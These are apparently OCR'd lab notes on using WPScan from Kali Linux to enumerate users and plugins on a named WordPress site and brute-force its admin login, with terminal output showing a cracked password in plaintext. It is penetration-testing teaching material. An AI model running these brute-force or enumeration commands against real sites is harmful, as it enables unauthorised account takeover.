WPSCAN

1. Setup and Updates

First, open your terminal in Kali Linux and make sure your system and package lists are up to date also ensure WPScan is installed.

Update your system's package list and upgrade packages

sudo apt update && sudo apt upgrade

Install WPScan if it is not already installed

sudo apt install wpscan

#If WPScan already installed update it

wpscan --update

2. Running the Scan

You can run different types of scans to gather information. For your site, the commands would be:

Basic Scan

This command detects the WordPress version and other basic information.

wpscan --url https://wp.ktucyber.com

Enumeration Scan

This is a more detailed scan. The following command will try to enumerate users, plugins, themes, and known vulnerabilities all at once.

wpscan --url https://wp.ktucyber.com -e p,t,v,u

p: Enumerates plugins.

t: Enumerates themes.

v: Enumerates vulnerabilities in the plugins, themes, and WordPress version.


u: Enumerates usernames.


3. Password Attack


The document provides instructions for a brute-force password attack for lab environments where you have explicit permission. Since you already know the password is **pranavkd**, this is just for demonstrating how the tool works.


This command tells WPScan to try and guess the password for the user **admin** using a list of common passwords (password.txt).

wpscan --url https://wp.ktucyber.com -U admin -P '/home/rahul/Desktop/password.txt'






Kali Linux [Running] - Oracle VirtualBox
File Machine View Input Devices Help
File Actions Edit View Help
[+] admin
| Found By: Rss Generator (Passive Detection)
| Confirmed By:
| Wp Json Api (Aggressive Detection)
| - https://wp.ktucyber.com/wp-json/wp/v2/users/?per_page=100&page=1
| Rss Generator (Aggressive Detection)
| Author Sitemap (Aggressive Detection)
| - https://wp.ktucyber.com/wp-sitemap-users-1.xml
| Author Id Brute Forcing - Author Pattern (Aggressive Detection)
| Login Error Messages (Aggressive Detection)
[+] testuser1
| Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
| Confirmed By: Login Error Messages (Aggressive Detection)
[!] No WPScan API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 25 daily requests by registering at https://wpscan.com/register
[+] Finished: Thu Oct 16 18:50:44 2025
[+] Requests Done: 23
[+] Cached Requests: 37
[+] Data Sent: 6.605 KB
[+] Data Received: 285.215 KB
[+] Memory used: 192.961 MB
[+] Elapsed time: 00:00:08
(rahul㉿kali)-[~]
$ wpscan --url https://wp.ktucyber.com -U admin -P '/home/rahul/Desktop/password.txt'


Kali Linux [Running] - Oracle VirtualBox
File Machine View Input Devices Help
File Actions Edit View Help
| The version could not be determined.
[+] Enumerating Config Backups (via Passive and Aggressive Methods)
Checking Config Backups - Time: 00:00:03 (137 / 137) 100.00% Time: 00:00:03
[i] No Config Backups Found.
[+] Performing password attack on Xmlrpc against 1 user/s
[SUCCESS] - admin / pranavkd
Trying admin / testuser Time: 00:00:00 > (4 / 8) 50.00% ETA: ??:??:??
[!] Valid Combinations Found:
| Username: admin, Password: pranavkd
[!] No WPScan API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 25 daily requests by registering at https://wpscan.com/register
[+] Finished: Thu Oct 16 18:54:37 2025
[+] Requests Done: 145
[+] Cached Requests: 41
[+] Data Sent: 38.804 KB
[+] Data Received: 158.897 KB
[+] Memory used: 270.414 MB
[+] Elapsed time: 00:00:09
(rahul㉿kali)-[~]
$